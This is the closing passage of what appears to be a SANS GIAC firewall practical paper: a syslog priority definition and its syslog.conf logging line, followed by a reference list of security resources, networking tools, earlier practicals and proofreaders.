#define LOG_INFO        6       /* informational */
```

The two possible priority values ORed with the facility code give a range of values of 184-190 (0xb8-0xbe) for values to be handled by the statement in /etc/syslog.conf:

```
local7.info                                     /var/adm/messages
```

References

- Security Alerts and Resources
  - AERASEC - Network Security - Eigene Advisories
  - Check Point Alerts
  - netscan.org smurf amplifier reference
  - PhoneBoy's FireWall-1 FAQ- FireWall-1 Gurus Mailing List
  - SecurityTracker.com
- Security / Networking Reference
  - Bogon List by Rob Thomas
  - Google
  - Iptables Tutorial by Oskar Andreasson
  - RFC-Editor Webpage
  - SANS
    - The SANS Institute ~ System Administration, Networking and Security
    - GIAC: Global Information Assurance Certification - Home Page
    - SANS. Guel, Michele and John Stewart. *Cisco's Security Features: What, Where to Use, and How*. 2000.
    - SANS. *2.1 TCP/IP for Firewalls*. 2002.
    - SANS. *2.2 Firewalls 101: Perimeter Protection with Firewalls*. 2002.
    - SANS. *2.3 Firewalls 102: Perimeter Protection and Defense In-Depth*. 2002.

    - SANS. *2.4 VPNs and Remote Access*. 2002.
    - SANS. *2.5 Network Design and Performance*. 2002.
    - SANS. *Securing Cisco Routers: Step-by-Step*. Compiled by Johusa L. Wright and John N. Stewart. 2002.
- Zwicky, Elizabeth D., Simon Cooper & Brent Chapman. *Building Internet Firewalls*. 2nd edition. Sebastopol, CA: O'Reilly & Associates, Inc., 2000.

- Vendors / Products

    - Bastille Linux
    - BIND from ISC
    - Check Point Software Technologies
    - Cisco Systems
    - Dante SOCKS proxy
    - fragrouter from securityfocus.com
    - FreeS/WAN
    - GigaMAN
    - hping2
    - Linux
    - Microsoft
    - Multi Router Traffic Grapher by Tobias Oetiker
    - Netfilter
    - NetOptics
    - nmap
    - OpenSSH
    - qmail
    - RealSecure from ISS
    - Redhat Linux
    - RSA Security
    - Snort
    - Squid proxy
    - Symantec
    - syslog-ng
    - tcpdump
    - TFN2K from Packetstorm

- Previous GCFW Practicals

    - Jonathan Martin, GCFW #330
    - James O'Brien, GCFW #335
    - Kent Stout, GCFW #338
    - Toby Kohlenberg, GCFW #342
    - Vincent Streiff, GCFW #347
    - Nick Read, GCFW #357
    - Brian States, GCFW #368
    - Alfredo Lopez, GCFW #401

- Proofreading

    - Elizabeth Fleming Larratt
    - Cathy Foulston
    - Vicky Dean
    - Wyman Miles
    - Long Pham